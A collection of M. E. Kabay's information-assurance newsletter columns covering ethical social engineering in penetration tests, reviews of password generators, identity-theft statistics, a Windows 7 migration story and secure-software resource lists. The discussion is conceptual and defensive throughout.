These observations allow us to draw up some guidelines for the use of social engineering in penetration tests. Social Engineering can be used in situations to gain knowledge of a security program that cannot be derived in other ways, but must be bound by ethical principles, including:

1. Just as human research guidelines demand that subjects are protected from harm, social engineering tests should not cause psychological distress to the subject.

2. Employees that fail the test should not be subject to public humiliation. The consultant should not identify an employee who fails a test to other employees or even the employer, as it might undermine the employer's view of the employee. The information can be presented as part of an education program without identifying the employee.

3. Independent oversight is an important component of human research protocols. Just as universities have human research oversight committees, consultants should get approval from at least two individuals at the organization before using social engineering in a penetration test.

4. Testers should avoid any verbal misrepresentation or acting to establish the deception.

* * *

In the next column, I [Mich] will follow up on John's articles by adding a few observations about when and how to use social engineering effectively in penetration testing.

* * *

John Orlando, MSIA, PhD, < http://www.linkedin.com/profile?viewProfile=&key=1521965 > is Instructional Resource Manager in the School of Graduate Studies at Norwich University. He earned his doctorate in philosophy from University of Wisconsin at Madison in 1993 and has more than a decade of experience in online university education. He teaches undergraduate ethics and philosophy courses at Norwich and can be reached by e-mail at < mailto:jorlando@norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Social Engineering in Penetration Testing (3): Planning

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the two preceding columns, Dr. John Orlando discuss the ethical dimensions of social engineering in penetration testing. Today I want to look at how to use social engineering effectively for penetration testing.

I have long believed and taught that social engineering can be useful for security testing, but only with careful preparation. The first and most obvious warning is bad penetration testing in general is pointless unless the organization has implemented the best available security measures it can manage. Why bother testing security if even a simple vulnerability analysis or common sense assessment shows gaping holes? A penetration test of obviously flawed security is a waste of time and money.

In a _Network World_ column published in 2000 < http://www.networkworld.com/newsletters/sec/2000/00292157.html >, I pointed out that deception techniques should be used only with a great deal of preparation of the staff. The key points were as follows:

When preparing for a penetration test that involves social engineering, everyone in the organization should be thoroughly trained to understand the techniques of social engineering before beginning the tests. The key points were as follows (quoting from my article):

- The entire organization can prepare for social engineering simulations as a team; no one is subjected to attempted deception without knowing that the experience was part of a training and awareness exercise.
- Even if someone falls for a trick, the emotional effect is far less than if the same error occurred without preparation.

I think that preparing staff for the onslaught of skilled social engineers has many benefits. We can frame the exercises as a form of game or contest: who will be the best at spotting the confidence tricksters? Who will be quickest to foil their nefarious plans? Role-playing games are an excellent way of changing beliefs, attitudes and behavior: having staff members take up the roles of social engineer and defender – and then reversing roles – is not only amusing, it has a long-term effect on people's perceptions. It's much easier to remember a social interaction we've experienced personally than to pay attention to abstract words. We can even turn the event into an opportunity for a good deal of fun and laughter, making security and secure behavior a positive experience instead of the usual drudgery.

Moreover, in addition to risk avoidance (reducing the likelihood of hurt feelings, frustration and anger), solid preparation can result in increased vigilance at all times. Once staff members are sensitized to the social engineering tricks they've experienced in role-playing games, they are more likely to recognize them in strangers. Having practiced alerting the security team to apprehended breaches, they will find it easier to take the initiative later when they spot real breaches.

In my next column, I'll finish with this topic (for now) by discussing approaches to handling cases of successful social engineering.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Social Engineering in Penetration Testing (4): Postmortem

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the preceding column, I discussed how to plan for the use of social engineering techniques in penetration testing. Today I will finish with a brief look at how to use the information collected during such studies.

In a _Network World_ column published in 2000 < http://www.networkworld.com/newsletters/sec/2000/00292157.html >, I wrote, "In an organization wide debriefing, the results of the tests can be discussed so that everyone learns from the experience without feeling humiliated. The essential point is that by turning penetration analysis into a collective exercise, the disadvantages of social engineering can be reduced."

If one or more people succeeded in resisting social-engineering tricks, the atmosphere of the postmortem can be cheerful and low-stress: that's the easy case. One can capitalize on the success by analyzing the successful cases; ask the people involved how they spotted the fraud, how they responded, and if there's anything they would suggest to improve the response. Ask the social engineers what they could have done to reduce suspicions or respond better to the successful resisters. Role-playing is a powerful tool for such work – and then the group can brainstorm additional countermeasures. The whole exercise becomes an opportunity for security improvement through encouragement, praise and good will.

But how can one approach the postmortem analysis to minimize stress when someone or several people failed to counter the social engineers? Those people will be entering the discussion with a natural sense of discomfort at the least – dread and shame at the worst. It's important to set the tone at once: "We're here to learn from the exercise – that's what it's all about. I don't want anyone to feel that they have failed the group or are a Bad Person: the exercise is _succeeding_ by bringing out areas we have to improve. Now let's get down to business." And by the way, that statement has to be _true_: group leaders should not pretend that they are positive about the exercise if they are internally contemptuous and hostile because of the successful trickery of the social engineers. Instead, the group leaders have to either resolve their feelings before the meeting or find someone else to lead the meeting.

During the postmortem, it can be helpful to use role-playing again. The people who were tricked can be encouraged to figure out what they missed, perhaps with the help of the social engineers or others. Group moderators can encourage those same victims of the trickery to act out successful resistance to the tricks, reinforcing the sense that the session is a learning experience. Keeping the tone light, friendly and positive will help counter what could otherwise become a session of bitter and dispiriting self-flagellation.

Most important in all cases is to keep a record of the suggested improvements and then to plan how to implement them in a phased sequence according to the criteria the group decides on. The criteria for scheduling the improvements can include resource limitations and dependencies among the recommendations (critical-path charts <

http://www.netmba.com/operations/project/cpm/ > can help sort out those problems).

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Generating Good Passwords (1):
PC Tools Secure Password Generator

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

What's a good password?

System and security administrators often have to explain to naïve users that "Betty4me", "myDog*Bowser" and "password6" are not good passwords. They are too easy to construct using dictionary-based attacks < http://www.tech-faq.com/dictionary-attack.shtml > that compare one-way hashes of combinations of real words mixed with numbers and symbols with the one-way hashes of user passwords stored in password files. Some of them are also too easy to guess if the attacker knows something about the private life or preferences of the user (like the name of the user's dog).

Some helpdesks suggest to their users that they try public password generators. I looked at a few and have the following comments on what I observed.

For purposes of comparison, I limited my search of passwords to 10 characters which had to include letters, did not use mixed case, included numbers, and included punctuation. I kept mixed-case out of the passwords because I think that remembering which letter is uppercase or lowercase in a more-or-less random string increases the difficulty of remembering the password and therefore the likelihood that a user will write it down. Where possible, I generated 10 suggested passwords at once.

My first test used PC Tools Software's "Secure Password Generator."< http://www.pctools.com/guides/password/ > The Web page allows selection of length, use letters, mixed-case, number, and symbols and also allows the user to exclude similar-looking characters (l, 1, I and o or 0). Here's a sample pass with 10 characters, lowercase only, including special characters and excluding the confusing characters:

drud8?a*et
=r8st8t7ud
!78etr9cr*
4e@ufrugac
8_sececexu
gath65*ke*
9#upura_r!
$estugeth!
*e_uka&ra3
6etr=xuspa

Hmm, I'm not sure that these are particularly easy to remember, although at least there seem to be nice alternations of one or more consonants with a vowel, making it possible to try pronouncing them. However, I think that the unconstrained gibberish is worse:

rle8le0le-
!leC2_+wri
Xoep9=Adr1
-oe!RL2cri
pHL6*H5uDl
p_lA3l4Gou
xlE*i61?Le
glaP2&wROu
Wl0F-ouchi
wLa=lAg2aD

Yechhh! This alphabetic farrago is asking for calls the HelpDesk for password resets – or sticky notes on the underside of the keyboard.

More next time.

* * *

A quick heads-up about the upcoming ISACA Security Management Conference (SMC2007) in Winnipeg, Canada Nov 6-7, 2007: program at < http://www.isaca-wpg.org/SMC2007/program.htm >.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Generating Good Passwords (2): Bytes Interactive Password Generator

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Last time I asked, "What's a good password?" and discussed a Web-based service for creating random passwords. This time I'm looking at the "Bytes Interactive Password Generators"< http://www.goodpassword.com/index.htm >.

This site provided two types of password: the random and the "Leet."

The Leet password generator asked for a phrase of eight or more words. I gave it the classic "The quick brown fox jumped over the lazy dogs" and it created "+q8Fjo+1d" with a "Password Pattern" of "LclCclLlc." The symbols in the password pattern are supposed to help the user remember how to transform the first letter of the passphrase into the password. The meaning of the symbols is as follows:

C	Upper Case Character
c	Lower Case Character
l	1st Leet Character Equivalent
L	2nd Leet Character Equivalent

The "l" and "L" symbols refer to certain letters that have two different substitution codes for the "elite" (leet) alphabet; thus the first Leet character in this transposition cipher for A is @ and the second is 4.

A	@ 4
B	8
C	[(
D	D
E	3
F	F
G	6 9
H	#
I	! 1
J	J
K	K
L	1
M	M
N	N
O	0
P	P
Q	Q
R	R
S	5 $
T	7 +

U	U
V	V
W	W
X	X
Y	Y
Z	2

The Web site authors state, “To remember your 1337 Password you need two keys, first the pass phrase and second the password pattern. This pattern will indicate whether the password characters are either upper or lower case, or a Leet Equivalent. The pass phrase one should try to memorize or at least know what book, page and location on the page the phrase was taken from[.] The password pattern is harder to remember so we recommend writing it down or using our Password Recovery Feature.[sic]by creating a cookie from our web site to remember the pattern for you. Try the Password Recovery Feature.”

As you may imagine, I am not keen on the generated passwords, since they do not strike me as particularly easy to remember unless the user knows the hacker alphabet by heart. Perhaps this generator is intended for people who are or have been script kiddies, hacker wannabees or otherwise involved in the criminal hacker subculture.

However, the idea of writing down the password _pattern_ (not the password or the passphrase) or of storing the pattern in a cleartext cookie on an unencrypted drive does _not_ strike me as a significant security risk in the absence of the original passphrase. The pattern alone is useless without the passphrase.

Next time (the last in this short series), I’ll introduce a random-password generator based on a classic paper in the computing literature.

* * *

A quick heads-up about the upcoming ISACA Security Management Conference (SMC2007) in Winnipeg, Canada Nov 6-7, 2007: program at < http://www.isaca-wpg.org/SMC2007/program.htm >.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Generating Good Passwords (3):
xyzzy

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the first two of this three-part series, I've been asking, "What's a good password?" and looking at password generators available free on the Web.

A couple of password generators based on the classic paper by Morrie Gasser, "A Random Word Generator for Pronounceable Passwords" published by MITRE Corporation in 1975 are available online. The "Java Password Generator" < http://www.multicians.org/thvv/gpw.html > by Tom Van Vleck is programmed in Java (with source code available). The demonstration version doesn't offer any parameters for controlling the output, but it produces random pronounceable passwords with alternating consonant groups and vowels. Here's a sample:

tickmeni
diarrati
ospussit
sivestat
fetiplea
catontan
atuorthw
ustempre
bleinian
gnappism

The author recommends, "The best way to use this generator is to take its output it in ways known only to you. Make some letters capital, or insert punctuation and numbers." He also points out, "Steve Weintraub has written a nice pre-packaged version called XYZZY < http://haxial.com/products/xyzzy/ > for Mac and Windows."

Mr Weintraub's freeware program is 183 KB and uses digram frequencies (see < http://dynamicnetservices.com/~will/academic/bit95.tables.html >) to optimize the readability of the random strings: "The algorithm used to create the passwords is based on work of several people. In simple terms, it uses the statistics of how often one letter appears next to another and generates passwords based on these trends. For example, if a password contains the letter 'Q', then it is very likely that it will also contain a 'U' right beside it, because this is almost always the case in real words." This utility let's you choose the number of characters, the number of passwords to create and whether to include numbers. Here are some examples from a run of the program using 10 characters including numbers:

garmatta63
emidaener1
melizedo83
ramenejor9
dacealarp7

condeded86
micadend76
lichoozo01
untratlyk1
tizemish97

The author writes, “For added fun, try to think of definitions for the words that xyzzy generates.” I would say, “for added security” because such mnemonics make it easier to remember the password without writing it down.

I like this program so much that I am now using it to help generate my own passwords with the addition of a few strategically-placed special characters (which I’m not going to tell you)<grin>.

[My thanks to the crew of the Norwich University HelpDesk for drawing my attention to xyzzy and thus suggesting the topic of this column and the preceding two.]

* * *

A quick heads-up about the upcoming ISACA Security Management Conference (SMC2007) in Winnipeg, Canada Nov 6-7, 2007: program at < http://www.isaca-wpg.org/SMC2007/program.htm >.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

IC3 Includes Identity Theft in Statistics: Five-Fold Rise in Decade

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Identity theft has been a major and growing problem in the US for several years.< http://www.networkworld.com/news/2009/111309-job-search-scams-protect-yourself.html?ry=gs > The Privacy Rights Clearinghouse< http://www.privacyrights.org/ >, a "nonprofit consumer organization with a two-part mission – consumer information and consumer advocacy" has an excellent survey page< http://www.privacyrights.org/ar/idtheftsurveys.htm > with pointers to years of published studies and point-form summaries of many of their findings. For example, they point to valuable research reports from Javelin Strategy & Research < http://www.javelinstrategy.com/research/2 >, where one can find dozens of reports on fraud (some costing as much as $3,000 but some available free). The "2009 Identity Fraud Survey Report: Consumer Version" dated February 2009 has the following key points:

- "Identity theft happens when your personal information is accessed by someone else without your explicit permission."
- "Identity fraud occurs when criminals take that illegally obtained personal information and misuse it for their financial gain, by making fraudulent purchases or withdrawals, creating false accounts, or attempting to obtain services such as employment or healthcare. Personally identifying information such as your Social Security number, bank or credit card account numbers, passwords, telephone calling card number, birth date, name, address and so on can be used by criminals to profit at your expense."
- "Almost 10 million Americans learned they were victims of identity fraud in 2008, up from 8.1 million victims in 2007."

The Internet Crime Complaint Center(IC3)< http://www.ic3.gov >, a collaboration of the US Federal Bureau of Investigation (FBI)< http://www.fbi.gov/ >, the National White Collar Crime Center (NW3C)< http://www.nw3c.org/ > and the Bureau of Justice Assistance (BJA)< http://www.ojp.usdoj.gov/BJA/ > also distinguishes credit-card and financial fraud from identity fraud:

> "Identity theft also falls into this category[of financial fraud]; cases classified under this heading tend to be those where the perpetrator possesses the complainant's true name identification (in the form of a social security card, driver's license, or birth certificate), but there has not been a credit or debit card fraud committed."

The IC3 has nearly a decade of statistical information in its annual reports from 2001 to 2008 and in its press releases from 2003 to 2009. The table < insert-your-NWSS-link > and graph < insert-your-NWSS-link > I have prepared show the increase in the number of reports of identity theft and the proportion of the total reports to US authorities during those years. Readers should note that the increases do not technically prove that the actual number of identity thefts is growing, since the data are unavoidably confounding< http://www.networkworld.com/newsletters/sec/2009/020209sec2.html > *occurrence* of a type of crime with *reporting* of that type of crime and (when computing proportions) with occurrence and reporting of all types of crime. However, given the wealth of evidence from other sources it's unreasonable to suppose that all of the increases are due to increased reporting or that the only reason for the increased proportion is a decrease in reporting other kinds of crime, so there is reasonable cause for concern about the growth of identity theft. These data suggest that the number of people reporting identity theft to the IC3 has risen roughly five-fold over the last decade.

Year	Complaints		Actual
	Global	ID Theft	% of Total
2001	50,412	655	1.3%
2002	75,064	750	1.0%
2003	124,515	1,494	1.2%
2004	207,449	622	0.3%
2005	231,493	1,620	0.7%
2006	207,492	3,319	1.6%
2007	206,884	5,999	2.9%
2008	275,284	6,882	2.5%

Table 1. FILENAME:
782 id_theft_statistics_ic3.jpg




Figure 1. FILENAME: 782 id_theft_regression_ic3.jpg

Given the growing importance of identity theft, state laws have been passed all over the US to force holders of personally identifiable information (PII) to inform data subjects when their PII records are compromised by accident, employee malfeasance, or outside criminal activity.

Until recently, information assurance (IA) personnel and attorneys specializing in this area of the law have had to search for the appropriate governing laws for each jurisdiction. In the next column, I'll review a valuable resource for locating the laws which apply to disclosure of PII in each state in the USA.

In the meantime, I recommend that you download and print a useful 10-point flier< http://www.idtheftcenter.org/artman2/publish/m_press/2010_Resolutions.shtml > from the Identity Theft Resource Center < http://www.identitytheft.org >, which you can distribute to your employees, friends and family to help reduce our collective susceptibility to this wretched crime.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Windows 7 Troubles & Business Continuity

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Do you ever simultaneously feel like an idiot and also grateful that you've done at least something – anything – right?

Over the semester break between a week between Christmas and the middle of January, I began the move from Windows XP Pro to Windows 7 on my main system in my home office. For many years, I've maintained two parallel tower computers, MAIN and SPARE, each running the almost all the same applications (yes, I buy two licenses for the software when the end-user license agreements don't allow multiple installations). Using Microsoft SyncToy,< http://www.microsoft.com/downloads/details.aspx?familyid=c26efa36-98e0-4ee9-a7c5-98d0592d8c52&displaylang=en > I synchronize MAIN to an external 250 GB USB disk drive every morning (all sensitive data are stored in volumes encrypted using PGP Desktop Home v9.12.0< http://www.pgp.com/products/desktop_home/index.html > on both systems and on the external drive). Norwich University (NU)-specific data are synchronized to the NU-supplied laptop computer on which I work when I am at the University. In the evening, I synchronize the laptop files to the 250 GB drive and then to both MAIN and SPARE. An automated backup creates an encrypted incremental backup every night which then gets stored on the MAIN, the external drive, and the SPARE. At the end of every month, all the incrementals are also copied to a 1 TB external drive for long-term storage.

In preparing for the conversion from Windows XP Pro to Windows 7, I installed the Windows 7 Beta< http://www.networkworld.com/reviews/2009/010809-windows-7-beta-shows-off.html > on SPARE in January 2009. Throughout the year, the software upgraded itself automatically and I sent in crash reports, bug reports, suggestions, and complaints (What a good boy am I< http://www.rhymes.org.uk/little_jack_horner.htm >) to help improve the product. Installed the Release Candidate (RC)< http://www.networkworld.com/news/2009/050509-microsofts-windows-7-release-candidate.html?hpg1=bn > when it became available in May 2009. The system ran pretty well – better and better as the updates fixed bugs and improved the severely limited HELP functions (originally, most of the topics listed in HELP were blank).

In December 2009, I purchased two copies of the academic edition of Windows 7 Professional Update at a tremendous discount (only $40 a copy) – completely forgetting that Windows 7 cannot be upgraded from anything but an installation of Windows VISTA and totally missing the table on the order pages< http://www.journeyed.com/item/Microsoft/Windows+7/100964134?show=specs > that clearly showed that Windows XP Pro is not supported for upgrades! So there's the idiot factor: one of the upgrades was perfectly usable – it upgraded from Windows 7 RC to Windows 7 on SPARE with no problem at all. However, the attempt to upgrade MAIN was to end in failure.

So in mid-December, I used the Windows 7 Upgrade Advisor< http://www.microsoft.com/downloads/details.aspx?FamilyID=1B544E90-7659-4BD9-9E51-2497C146AF15&displaylang=en > on MAIN and found that it was perfect for the move to Windows 7. I wish the product had warned me that Windows XP Pro was not supported for upgrades, but so be it. After downloading all the appropriate new drivers using DriverGenius<

http://www.driver-soft.com/ >, which I've used for years, preparing a full backup and ensuring that drivers were accessible on the 250 GB USB drive, I launched into the Windows 7 upgrade.

It seemed fine for a few minutes, but when I entered the serial number, the installer simply rejected it. There was no explanation to tell the user that upgrades from Windows XP to Windows 7 are not permitted; it simply said that the key was bad.

After a couple of hours on the line with Hewlett-Packard (HP) Support (because HP originally built MAIN to my specifications), we finally figured out what the problem was. Off I went to my neighborhood Staples (well, neighborhood considering I live in a rural area: it's nine miles away) to buy a full-installation version of Windows 7 Professional for $300.

The installation of Windows 7 failed again, this time apparently because my main disk is actually a RAID-1< http://lookup.computerlanguage.com/host_app/search?cid=C000420&term=RAID > and Windows 7 cannot be installed on a RAID-1 array.

At the time of this writing (early January 2010), I'm happily working away on SPARE but MAIN is completely unusable. I'm waiting for a callback from the HP support team.

One final note: For unfathomable reasons, Microsoft engineers did not provide a tool for extracting data from backup files created by the Windows XP backup utility. The .bkf files are unrecognized on Windows 7.< http://www.winhelponline.com/blog/restore-bkf-file-ntbackup-windows-7-vista/ > Luckily, the old backup utility does work OK under Windows 7 and is still available – no thanks to Microsoft – from a Web site run by S. T. Sanford< http://www.stsanford.com/pebuilder/ >. The .cat file nt5backup.cab< http://www.stsanford.com/pebuilder/nt5backup.cab > can be expanded and all the files placed (with their subfolders) into an appropriate folder in the Programs directory under Windows 7.

Conclusions:

- User idiocy resulted in my ignoring documented restrictions on installing Windows 7 onto a Windows XP platform;
- Microsoft's decision to ignore Windows XP systems for upgrades may be revenge for the installed base's overwhelming refusal to upgrade from XP to Vista;< http://www.pcmag.com/article2/0,2817,2286065,00.asp >
- Microsoft's diagnostic program failed to alert me to a major incompatibility on MAIN that prevents installation (so far) of Windows 7;
- Microsoft provided no supported tool under Windows 7 of reading backups created under Windows XP;
- A consistent business continuity plan paid off in zero downtime and zero data loss.

Happy New Year.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and

course materials.< http://www.mekabay.com/ >

ISACA Winnipeg's Best-Seller List: Build Security In

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My friend and colleague Dan Swanson, CIA runs a useful information assurance (IA) news and discussion service < http://groups.yahoo.com/group/Dans_SECemails > has a valuable list of useful IA resources for us as. I'm impressed by the quality of the references, including some I haven't seen before. Readers will want to keep the list for extended browsing. Today I'll start reviewing some of the most interesting sites and documents he and his colleagues have listed in the five-page "Leading Resources to support your Information Security improvement efforts" which is available as a PDF download from the home page of the ISACA Winnipeg Chapter's "Security Management Conference" (Nov 6-7, 2007) home page.< http://www.isaca-wpg.org/SMC2007/program.htm >

"Build Security In" (BSI) < https://buildsecurityin.us-cert.gov/daisy/bsi/home.html > from the US Department of Homeland Security has some excellent white papers. The home page describes it as follows: "Build Security In (BSI) contains and links to best practices, tools, guidelines, rules, principles, and other resources that software developers, architects, and security practitioners can use to build security into software in every phase of its development. BSI content is based on the principle that software security is fundamentally a software engineering problem and must be addressed in a systematic way throughout the software development life cycle."

Here are three particularly interesting titles in the list of new BSI resources:

* _Software Assurance (SwA) in Acquisition: Mitigating Risks to the Enterprise_ by Mary Linda Polydys and Stan Wisseman. < https://buildsecurityin.us-cert.gov/daisy/bsi/resources/published/articles/912.html > This 112-page draft version in Word DOC format is available for comments (deadline is Nov 20, 2007). The Executive Summary (p. ES-2) describes the report as follows: "This guide provides information on incorporating SwA throughout the acquisition process from the acquisition planning phase to contracting, implementation and acceptance, and follow-on phases. For each phase, the guide covers SwA concepts, recommended strategies, and acquisition management tips. The guide also includes recommended Request for Proposals (RFP) and/or contract language and due diligence questionnaires that may be tailored by acquisition officials to facilitate the contract evaluation process."

* _Software Project Management for Software Assurance_ < https://buildsecurityin.us-cert.gov/daisy/bsi/resources/dhs/908.html > is an 86-page document by Elaine Fedchak, Thomas McGibbon and
Robert Vienneau. The main sections are as follows:

4 Tracking
5 Management in the Development life cycle
6 Standards for Secure Software Engineering
7 Resources
8 Terminology
9 References
A Appendix: Work Breakdown Structure for Software Assurance

* _State-of-the-Art Report on Software Security Assurance_ < https://buildsecurityin.us-cert.gov/daisy/bsi/resources/dhs/902.html > is a collaborative report based on discussions in software assurance groups. The publication from the Information Assurance Technology Analysis Center (IATAC) is available as a PDF file < http://iac.dtic.mil/iatac/download/security.pdf > with 396 pages and a tooth-jarringly garish cover. It's also stored with a two-page-per-screen layout that you may want to change unless you use a wide screen. However, quibbles aside, this is an astonishing work that most readers are going to want to download and read. It can be used as a resource in undergraduate and graduate courses (I'm going to scuttle away and see where to fit it into the MSIA program). Here's an outline of the just the section headings (the detailed Table of Contents is seven pages long) of this impressive achievement:

Section 1: Introduction
Section 2: Definitions
Section 3: Why is Software at Risk?
Section 4: Secure Systems Engineering
Section 5: SDLC Processes and Methods and the Security of Software
Section 6: Software Assurance Initiatives, Activities, and Organizations
Section 7: Resources
Section 8: Observations
Appendix A: Acronyms
Appendix B: Definitions
Appendix C: Types of Software Under Threat
Appendix D: DoD/FAA Proposed Safety and Security Extensions to ICMM and CMMI
Appendix E: Security Functionality
Appendix F: Agile Methods: Issues for Secure Software Development
Appendix G: Comparison of Security Enhanced SDLC Methodologies
Appendix H: Software Security Research in Academia

Although I am already beyond my word-count limit, I can't resist adding the topics in Section 8 to whet your appetite:

8.1 What "Secure Software" Means
8.2 Outsourcing and Offshore Development Risks
8.3 Malicious Code in the SDLC
8.4 Vulnerability Reporting
8.5 Developer Liability for Vulnerable Software
8.6 Attack Patterns
8.7 Secure Software Life Cycle Processes
8.8 Using Formal Methods for Secure Software Development
8.9 Requirements Engineering for Secure Software
8.10 Security Design Patterns

8.11 Security of Component-Based Software
8.12 Secure Coding
8.13 Development and Testing Tools for Secure Software
8.14 Software Security Testing
8.15 Security Assurance Cases
8.16 Software Security Metrics
8.17 Secure Software Distribution
8.18 Software Assurance Initiatives
8.19 Resources on Software Security
8.20 Knowledge for Secure Software Engineering
8.21 Software Security Education and Training
8.22 Software Security Research Trends

Yum!

* * *

ISACA Security Management Conference (SMC2007) in Winnipeg, Canada Nov 6-7, 2007: program at < http://www.isaca-wpg.org/SMC2007/program.htm >.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Social Engineering in Penetration Testing (5): Intimidation

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

When was the last time you had to threaten to shoot an unauthorized executive who was demanding access to a secure area? Read on for a real-life story and an important lesson on effective security training (even without rifles).

Paul Schumacher had a long and distinguished career in the US Army in electronics. Now retired, he has been a faithful correspondent for many years and I always enjoy his comments. Today I am pleased to publish his analysis (and a terrific example) of intimidation as a social-engineering technique. What follows is Mr Schumacher's comments with minor edits.

* * *

There is one form of social engineering that you missed – a form of bullying. An individual (or several) with the trappings of authority approaches the targeted individual and demands access to something that's off-limits. The tester (or criminal) tries to intimidate the victim by using the implied authority of clothing (business, suit, lab coat, uniform) and force of personality (assurance, confidence, anger).

